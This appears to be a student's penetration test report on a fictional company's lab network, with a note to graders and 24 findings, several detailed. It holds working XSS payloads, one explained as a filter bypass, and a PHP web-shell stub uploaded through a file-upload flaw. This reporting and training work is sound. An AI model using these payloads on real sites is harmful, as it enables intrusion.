



Cybersecurity

## Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

**Hacktastic, LLC**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

<b>Company Name</b>	Hacktastic, LLC
<b>Contact Name</b>	Rachelle Ankney, Ph.D.
<b>Contact Title</b>	Penetration Tester
<b>Contact Phone</b>	555.224.2411
<b>Contact Email</b>	ankney@ethlhack.com

## Document History

Version	Date	Author(s)	Comments
001	07/15/2022	R. Ankney	Web application and Linux vulnerabilities
002	07/17/2022	R. Ankney	Windows vulnerabilities
003	07/18/2022	R. Ankney	Research on Linux vulnerability remediation
004	07/19/2022	R. Ankney	Research on Windows vulnerability remediation
005	07/20/2022	R. Ankney	Web application vulnerabilities
006	07/21/2022	R. Ankney	Research on web application vulnerabilities
007	07/22/2022	R. Ankney	MITRE and Summary



# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the Hacktastic (hereafter referred to as HKTSTC) assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall made a real effort to deter attacks on its website with input validation at several points

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Rekall needs to work on promoting a culture of strong password use, multi-factor authentication, secure storage of data, and careful use of credentials. More than half of the vulnerabilities listed below would vanish with such a culture, so the rewards will be high for making this improvement.
- Rekall is using older and unpatched versions of many services. The security and IT teams at Rekall need to do regular security audits and install recommended patches for the services being used.
- Logical ports on Rekall machines that could be closed are open, and sometimes running vulnerable services. Rekall could consider closing some of those ports if they are not in regular use. Otherwise, see the point above about strengthening those services.
- Rekall's website code needs an added layer of protection with strong input validation at every point of entry.

## Executive Summary

HKTSTC was able to find and exploit 24 vulnerabilities in Rekall's systems. But the good news here is that over half of those could be fixed with a more security-forward culture that establishes strong password policies and multi-factor authentication, along with employee training on storage of sensitive or flagged data and when and where to use their credentials.

Many of the rest of the vulnerabilities arise from either old versions of services that can be readily patched (CVE numbers are included better for references to suggested fixes) and from a lack of input validation for the website (which can be added to the code).

Overall, input validation, regular patching of operating systems, and a culture of password and data maintenance will make a measurable difference for Rekall, and these are readily accessible solutions.

[Note to grader (Dan and/or Abdul): I was still trying up until today to crack those other flags from Day 1. I was able to get one of them well after the deadline and kept working on others. I clearly delineated which I got after the deadline was over. Dan mentioned that we would be graded on the flags we were successful with, but I included my efforts on the flags I failed in case you have input or reading suggestions for me. I really want to learn this, not just pass a class. It's of course up to you whether or not you want to read those or comment. For the most part, I did not include my failed attempts in the executive summary or summary of vulnerabilities. The one exception to that is the brute force attack on the login page of the website. I am completely confident in my ability on the technical aspects of that attack; where I lacked was in my creativity at guessing usernames and passwords. And I wanted a full record for a how-to next time I need to use burp or a similar tool.

Finally, whenever there is a number included with the risk rating, that is because I was able to find a rating of the threat and its CVE number (or what I thought was the CVE number that correlated) online. I included citations wherever that was the case. If the vulnerability lacks a number, that means I made a guess at its severity. I would very much like a reading suggestion or three on how to estimate risk levels in future, as that felt very imprecise.

Thanks for grading this; I know it's long. I appreciate your time.]

## Summary Vulnerability Overview

Each of the following vulnerabilities has a link to a detailed explanation of the vulnerability along with a delineation of the techniques HKTSTC used to find and exploit the vulnerability in question. Click on the link and click on the drop-down to go to the appropriate page.

#	Vulnerability	Severity
1	<a href="#">Cross-Site Scripting Vulnerabilities on Multiple Pages</a> The website lacks sufficient input validation and is vulnerable to having code entered into input forms on various pages	Low
2	<a href="#">Sensitive Data Exposure on About-Rekall.php Page</a> Sensitive data is posted on this page	Low
3	<a href="#">Local File Injection Vulnerability on Memory-Planner.php Page</a> This page needs better input validation to prevent code being uploaded in place of image files	High
4	<a href="#">SQL Injection Vulnerability on Login.php Page</a> This page needs to add an input validation layer to protect from SQL code	Medium
5	<a href="#">HTML/PHPJavaScript Vulnerability on Login.php Page</a> Sensitive data is exposed in the website coding on this page	Low
6	<a href="#">Sensitive Data Exposure in Robots.txt File</a> The robots.txt file contains sensitive data	Low
7	<a href="#">Command Injection on Networking.php Page</a> This page needs better input validation to protect from code injection that allows a user to view files that should not be inaccessible	High
8	<a href="#">Brute Force Attack Vulnerability on Login</a> The login page allows too many guesses of invalid credentials	Medium
9	<a href="#">OSINT Sensitive Data Exposure</a> Public data includes personal employee information that could invite a credential attack or social engineering	Medium
10	<a href="#">Website Security Certificate Vulnerability</a> The certificate authority for this site has a real red flag.	Low
11	<a href="#">Exposed Network Vulnerabilities</a> An open source scan of Rekall's network shows a number of vulnerable ports and services	Medium
12	<a href="#">Apache Struts Jakarta Multipart Parser RCE Vulnerability</a> This Apache service contains an error that allows for remote code execution	Critical 10.0
13	<a href="#">Apache Tomcat RCE Vulnerability</a> This version of Apache allows JSP file uploads and thus remote code execution	High 6.8
14	<a href="#">Bash Shell "Shellshock" Vulnerability</a> This machine contains a version of GNU Bash that allows remote code execution	Critical 10.0
15	<a href="#">Drupal RCE Vulnerability</a> This web service allows some remote code execution	High 6.8
16	<a href="#">Sudo Vulnerability</a> This older version of sudo allows an attacker to escalate privileges to root	Critical 9.0
17	<a href="#">Sensitive Data on Employees Public GitHub Repository and Weak Password</a> Employee credentials should be strong and not shared, even when encrypted	Medium
18	<a href="#">IP with Open Port 80</a> An open port 80 combined with hacked employee credentials allowed direct access to this machine	Medium
19	<a href="#">Anonymous FTP Access to Files</a>	Low 0.0

	This machine's FTP running on open port 21 has a problematic configuration that allows anonymous file transfers	
20	<a href="#">Seattle Lab Buffer Overflow Vulnerability</a> The POP3 server of this version of SLMail has a vulnerability that allows for remote code execution	High 7.5
21	<a href="#">Privilege Escalation Vulnerability via LSASS/SAM</a> Windows SAM, a database that stores local passwords, can be accessed on this machine, which allows an attacker to steal hashed passwords and attempt to crack them; weak passwords made that attack successful	Critical 9.8
22	<a href="#">Sensitive Data in Shared Folders</a> The Public folder on this machine contained flagged material	Medium
23	<a href="#">Domain Controller Login on Local Machine Cached in Windows Registry</a> A Domain Controller administrator logged on to a local machine with his DC credentials, which were then cached in Windows Registry and susceptible to stealing; the vulnerability was compounded by the weakness of his password	Critical 10.0
24	<a href="#">Domain Replication Vulnerability</a> With DC credentials, we were able to move into the domain controller and exploit our privilege to request other administrator credentials	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	website 192.168.14.35 totalrekall.xyz 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14 172.22.117.10, 172.22.117.20
Ports	On 192.168.13.0/24 range, ports 22, 80, 8009, and 8080 On 172.22.117.10, ports 21, 80, and 110 On 172.22.117.20, port 445

Exploitation Risk	Total
Critical	6
High	5
Medium	7
Low	6




# Vulnerability Findings

## 1. Cross-Site Scripting Vulnerabilities on Multiple Pages


Day 1: Flag 1

Vulnerability 1	Findings
<b>Title</b>	XSS Vulnerabilities on Welcome and Memory-Planner and Comments pages
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	<b>Low</b>
<b>Description</b>	A reflected cross-site scripting attack allows a user to insert code into input forms on Rekall's website and leave the corporation vulnerable to loss of sensitive information, denial of service, and other consequences. This is not a stored attack, so the threat level is (so far) low.
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>192.168.14.35/Welcome.php;IP/Memory-Planner.php;IP/Comments.php</b>
<b>Remediation</b>	An attempt has been made at input validation at the choose your character input, but it needs to be tightened and input validation added for the enter your name and the comments forms.

**Technique:** HKTSTC was able to insert the code `<script>alert(hacktime)</script>` a in the "Begin by entering your name below!" form on the 192.168.14.35/Welcome.php page



We found this flag:




Day 1: Flag 2

**Technique:** HKTSTC was able to insert the following XSS payload into the “choose your character” space on the page 192.168.14.35/Memory-Planner.php:


```
&lt;script>alert("hacktime!")&lt;/script>
```

Note that the HTML character entities &lt; for < and &gt; for > evaded the input validation that removed initial and final brackets. The input validation also looked for the word “script” in its entirety on the front of the expression, so embedding the word script inside itself left a whole word “script” once the embedded expression was removed. Finally, the input validation settings looked for and removed the entire expression <\script> at the end of a string, so embedding that expression like so “&lt;/script>” left the close script tag at the end once the embedded part was removed.




## Day 1: Flag 3

**Technique:** HKTSTC was able to enter the HTML code <script>alert(hola!)</script> instead of a comment on the comments page:



Flag 3 popped up:




## 2. Sensitive Data Exposure on About-Rekall page

Day 1: Flag 4

Vulnerability 2	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	The About-Rekall.php page contains sensitive information.
Images	See below
Affected Hosts	192.168.14.35/About-Rekall.php
Remediation	Remove the sensitive information from this page and add this website to the organization's regular security audit to prevent recurrence.

**Technique:** HKTSTC did a verbose curl of the About-Rekall.php page on the Rekall domain and found the following sensitive data:



```
# curl -v http://192.168.14.35/About-Rekall.php
* Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 13 Jul 2022 03:01:43 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=98b9dkbd494vtqbsi43t3mn7l6; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```

## 3. Local File Injection Vulnerability on Memory-Planner.php Page

Day 1: Flag 5

Vulnerability 3	Findings
Title	LFI vulnerability in two spots on Memory-Planner.php page

Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	A local file injection (LFI) vulnerability on the website will allow intruders to upload more than just the images that Rekall had envisioned. Any number of malicious files could be uploaded here to compromise Rekall's system.
Images	See below
Affected Hosts	192.168.14.35/Memory-Planner.php
Remediation	Use input validation for this form to ensure that it will only accept images. Tighten the input validation for the second input spot.

**Technique:** HKTSTC created the following php file:

```
(root@kali)~# nano flag.php
(flag.php: PHP script, ASCII text)
```

```
GNU nano 5.4
<?php
$command = $_GET['cmd']
<H1>evil code</H1>
```

Then we successfully uploaded this file instead of an image into the second input form on the Memory-Planner.php page to get the following response:

Please upload an image:

No file selected.

Your image has been uploaded [here](#). Congrats, flag 5 is **mmssdi73g**

